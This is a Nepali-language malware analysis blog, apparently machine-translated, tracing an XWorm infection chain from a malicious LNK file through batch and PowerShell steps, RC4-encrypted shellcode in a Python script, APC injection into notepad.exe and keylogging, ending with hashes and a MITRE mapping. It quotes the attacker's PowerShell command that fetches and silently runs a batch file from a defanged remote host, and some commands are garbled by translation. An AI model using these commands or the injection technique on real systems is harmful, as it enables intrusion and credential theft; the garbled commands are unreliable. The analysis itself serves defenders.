

परिचय:
आक्रमणकारीहरूले प्रणालीहरूलाई संक्रमित गर्न र संवेदनशील जानकारी चोर्न निरन्तर विभिन्न प्रविधिहरू विकास गरिरहेका छन्। हालैको अभियानले बहु-चरण संक्रमण श्रृंखलालाई समर्थन गर्दछ जुन LNK फाइलबाट सुरु हुन्छ, जसले पीडितलाई वेब ब्राउजरमा इनभ्वाइस खोल्न लोभ्याउँछ। पृष्ठभूमिमा, यसले XWorm मार्फत प्रणालीलाई संक्रमित गर्ने दुर्भावनापूर्ण गतिविधिहरूको श्रृंखला प्रदर्शन गर्दछ।
यस ब्लगमा, हामी XWorm को प्राविधिक विवरणहरू अन्वेषण गर्नेछौं। प्रारम्भिक विश्लेषणमा हामी LNK फाइलबाट सुरु गर्दै संक्रमण शृङ्खलाका विभिन्न चरणहरूको जाँच गर्नेछौं। त्यसपछि हामी रणनीति, प्रविधि र प्रक्रियाहरू (TTPs) मा हेर्नेछौं, जस्तै PowerShell को प्रयोग, पाइथन स्क्रिप्ट र खतरा अभिनेता द्वारा प्रयोग गरिएको पेलोडहरू। र अन्तमा, XWorm पेलोडको शेलकोड इन्जेक्सनलाई सहज बनाउने विधिहरू पनि हेर्नेछौं। यहाँ आक्रमणकारीले पुरानो भेरियन्ट प्रयोग गर्दछ जसमा XWorm को नयाँ भेरियन्ट जस्तै कार्यक्षमता छ, बाहेक यस भेरियन्टमा Xlogger मोड्युल छ।

संक्रमण चेन:
हालसालै, हामीले LNK फाइल भेट्टायौं जसले वेब ब्राउजरमा इनभ्वाइस खोलेर पीडितलाई लोभ्याउँछ। पृष्ठभूमिमा, यसले ZIP फाइल डाउनलोड गर्छ। जसमा पाइथन सेटअप फाइलहरू छन्। निकाल्दा यसमा पाइथन सेटअप फाइलहरू र विभिन्न स्क्रिप्टहरू छन्। स्क्रिप्ट फोल्डरमा, एउटा दुर्भावनापूर्ण स्क्रिप्ट "Man.py" पाइन्छ जुन प्रणालीमा दुर्भावनापूर्ण शेलकोड डिक्रिप्ट र इन्जेक्ट गर्न जिम्मेवार छ।
LNK फाइल:

LNK फाइलले PowerShell कमाण्डलाई लुकेको मोडमा कार्यान्वयन गर्छ; PowerShell कमाण्डको मद्दतले, यसले ब्याच फाइल man.bat लाई डाउनलोड फोल्डरमा प्रतिलिपि गर्छ र त्यसपछि यसले Start-Process प्रयोग गरेर पृष्ठभूमिमा यो ब्याच फाइललाई कार्यान्वयन गर्छ। यसले कमाण्ड प्रम्प्ट विन्डो देखा नपरोस् भनेर सुनिश्चित गर्न -WindowStyle हिडन फ्ल्याग प्रयोग गर्छ।
"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w लुकेको -c “Copy-Item '\\louise-monitor-mo-rating[.]trycloudflare[.]com@SSL\DavWWWRoot\man[.]bat' \”$env:USERPROFILE\Downloads\”; सुरु-प्रक्रिया \”$env:USERPROFILE\Downloads\man[.]bat\” -WindowStyle लुकेको”
"
ब्याट फाइल:
डाउनलोड गरिएको .bat फाइल संक्रमण प्रक्रिया सुरु गर्न जिम्मेवार छ। यसले वेब ब्राउजरमा कर बीजक खोलेर पीडितको ध्यान भंग गर्छ।
.bat फाइलमा एउटा लिङ्क हुन्छ जसले PDF फाइलको सुरुवात सुरु गर्छ। यसबाहेक, यसले ZIP फाइल डाउनलोड गर्न, यसको सामग्री निकाल्न, फोल्डरमा नेभिगेट गर्न र पाइथन स्क्रिप्ट चलाउन PowerShell आदेश कार्यान्वयन गर्छ जसले प्रणालीमा खराब शेलकोड इन्जेक्ट गर्छ।
ZIP फाइल डाउनलोड गर्नुहोस्:
पावरशेल -कमान्ड “& { [नेट.सर्भिसपोइन्टम्यानेजर]::सेक्युरिटीप्रोटोकल = [नेट.सेक्युरिटीप्रोटोकलटाइप]::Tls12; इनभ्वोक-वेबरक्वेस्ट -उरी '%जिपयूआरएल%' -आउटफाइल '%डेस्टिनेशन%' }”
यसले हार्डकोडेड URL बाट फाइल डाउनलोड गर्न `Invoke-WebRequest` प्रयोग गर्छ र यसलाई %destination% मा बचत गर्छ जुन यो डाउनलोड स्थानमा छ।
सोही डाउनलोड फोल्डरमा PowerShell आदेश प्रयोग गरेर ZIP फाइल निकाल्नुहोस्।
पावरशेल -कमान्ड “& { विस्तार-संग्रह -पथ '%गन्तव्य%' -गन्तव्यमार्ग '%अर्काक्टटु%' -फोर्स }
ZIP फाइल निकालेपछि, यो man.py भएको फोल्डरमा जान्छ र यसलाई कार्यान्वयन गर्छ।




चित्र ४ मा, हामी डाउनलोड फोल्डरमा “qfv4ao” नामक ZIP फाइल डाउनलोड भएको देख्न सक्छौं, वेब ब्राउजरले pdf फाइल खोलिरहेको छ (चित्र ५) र फाइल अनजिप गर्न PowerShell प्रयोग गरिएको छ (चित्र ६)।
पाइथन स्क्रिप्ट:

पाइथन स्क्रिप्टमा इन्क्रिप्टेड शेलकोड हुन्छ। यो शेलकोड Base64 द्वारा डिक्रिप्ट गरिएको छ र त्यसपछि RC4 डिक्रिप्शन गरिन्छ, जसमा स्क्रिप्टमा नै कि हार्डकोड गरिएको हुन्छ। यसले VirtualProtect प्रयोग गरेर आवंटित मेमोरीको अनुमति परिवर्तन गर्दछ जुन तपाईंले चित्र नम्बर ७ मा देख्न सक्नुहुन्छ।
इंजेक्शन:
पाइथन स्क्रिप्टले पहिले शेलकोडको कार्यान्वयन अनुमति सेट गर्छ र त्यसपछि शेल कोड कार्यान्वयन गर्छ। शेलकोडको सुरुवाती प्रकार्यले पेलोडको डिक्रिप्शन र कार्यान्वयनको ख्याल राख्यो, जुन XWorm हो। तलको चित्र ८ मा, हामी शेलकोड इंजेक्शनको अनुक्रम देख्न सक्छौं।


चित्र ८ मा, हामी PAGE_EXECUTE_READWRITE को अनुमति लिएर शेलकोड देख्न सक्छौं । त्यसपछि चित्र ९ मा शेलकोडको कार्यान्वयन हुन्छ। शेलकोड सुरु गर्दा कोडका केही बाइटहरू "notepad.exe" मा शेलकोड इन्जेक्सनको लागि जिम्मेवार हुन्छन्।




पाइथन स्क्रिप्ट man.py कार्यान्वयन गरेपछि, चित्र ११ ले देखाउँछ कि "notepad.exe" सुरु भएको छ। पहिले, notepad.exe निलम्बित अवस्थामा सुरु हुन्छ। त्यसपछि, मेमोरी आवंटन र शेलकोड सम्मिलन notepad.exe को ठेगाना ठाउँमा गरिन्छ जुन चित्र १२ र १३ मा देखाइएको छ।
शेलकोड सम्मिलित भएपछि, एउटा एसिन्क्रोनस प्रोसिजर कल (APC) notepad.exe मा क्युमा राखिन्छ। यो APC ले त्यो ठेगानालाई औंल्याउँछ जहाँ दुर्भावनापूर्ण कोड मेमोरीमा रहन्छ। जब notepad.exe लाई यसको निलम्बित अवस्थाबाट पुन: सुरु गरिन्छ, APC ले दुर्भावनापूर्ण कोडको कार्यान्वयनलाई ट्रिगर गर्दछ।
PE फाइल:

XWorm को यो संस्करण पुरानो संस्करण हो जुन अझै पनि सक्रिय छ र प्रणालीलाई संक्रमित गर्न नयाँ रणनीतिहरू प्रयोग गर्दछ। यस संस्करणमा, यसले mutex सिर्जना गरेपछि तुरुन्तै 'callk' नामक Xlogger प्रकार्यलाई कल गर्दछ। यो Xlogger मोड्युलले फाइलहरू खोल्ने, किस्ट्रोकहरू, वेब ब्राउजरको प्रयोग आदि जस्ता सबै घटनाहरू ट्र्याक गर्दछ र यसलाई "Local/Temp/log.txt" मार्गमा भण्डारण गर्दछ। यो c2 सर्भरबाट सम्बन्धित आदेश प्राप्त गर्दा थप स्पष्ट हुन्छ।

कीलगिङ:
Keylogger कार्यक्षमता किस्ट्रोकहरू सङ्कलन गर्न र सम्भावित रूपमा संवेदनशील जानकारी जस्तै प्रमाणहरू वा व्यक्तिगत डेटा चोर्न प्रयोग गरिन्छ। तलको स्निपेटमा किस्ट्रोकहरू खिच्न WH_KEYBOARD_LL हुक प्रकारको साथ SetWindowsHookEx जस्ता API हरूको प्रयोग हामी देख्न सक्छौं। यी लग गरिएका किस्ट्रोकहरू स्थानीय रूपमा भण्डारण गर्न वा एक्सफिल्टर गर्न सकिन्छ।
थप रूपमा, GetKeyboardState वा ToUnicodeEx जस्ता प्रकार्यहरू प्रायः कुञ्जी प्रेसहरूलाई पढ्न योग्य पाठमा रूपान्तरण गर्न प्रयोग गरिन्छ, जसले गर्दा हालको किबोर्ड लेआउटको हिसाब गरिन्छ।
निष्कर्ष:
यस ब्लगमा हामीले संक्रमण शृङ्खलाको वर्णन गरेका छौं जसले पीडितको प्रणालीलाई संक्रमित गर्न विभिन्न प्रविधिहरूको प्रयोग गर्ने परिष्कृत, बहु-चरणीय मालवेयर आक्रमणलाई हाइलाइट गर्दछ। दुर्भावनापूर्ण LNK फाइल, PowerShell आदेशहरू, ब्याच फाइल, पाइथन स्क्रिप्टहरू, र मेमोरी इन्जेक्सनको संयोजन प्रयोग गरेर, मालवेयरले एकल प्रम्प्ट बिना नै आफ्नो पेलोड सफलतापूर्वक तैनाथ गर्दछ। शेलकोड इन्जेक्सन र किलगिङ सहित मालवेयरको क्षमताहरूले यसलाई लगइन प्रमाणहरू जस्ता संवेदनशील जानकारी चोर्न र टाढाको आक्रमणकारी-नियन्त्रित सर्भरमा एक्सफिल्टरेट गर्न सक्षम बनाउँछ।
आईओसीहरू:
MD5
| नाम | MD5 |
| LNK फाइल | 1556BD8155D8E9FF2DBDCD852A354B64 |
| ब्याच फाइल | D0B5238A18ABC402B506F608968270DC |
| जिप | C627DE3B90A0FB5CA8964026360B053A |
| XWorm पेलोड | 5EDAB6926E304E4DBEF76800918BEE8A
|
संरक्षण:
ट्रोजन.एक्सवर्म.एस३४२५१७०३
ट्रोजन.जेनेरिकएफसी.एस२९९६०९०९
मिटर एटीएन्डसीके:
| रणनीति | प्रविधि ID | नाम |
| Obfuscation | T1027 | अस्पष्ट फाइलहरू वा जानकारी |
| कार्यान्वयन | T1059.005 | कमाण्ड र स्क्रिप्टिङ इन्टरप्रेटर: भिजुअल बेसिक |
| स्क्रिन क्याप्चर | T1113 | स्क्रिन क्याप्चर |
| पीडित आयोजकको जानकारी सङ्कलन गर्नुहोस् | T1592 | प्रणाली जानकारी सङ्कलन गर्छ |
| इनपुट क्याप्चर | T1056 | Keylogging |
| रक्षा चोरी | T1055.002 | प्रक्रिया इंजेक्शन: पोर्टेबल एक्जिक्युटेबल इंजेक्शन |
| सामग्री इंजेक्शन | T1659 | प्रणालीहरूमा दुर्भावनापूर्ण कोड इन्जेक्ट गर्दै |
| आदेश र नियन्त्रण | T1071.001 | एप्लिकेसन लेयर प्रोटोकल: वेब प्रोटोकलहरू |
लेखक:
वैभव कृष्ण बिल्लाडे
रुमाना सिद्दीकी


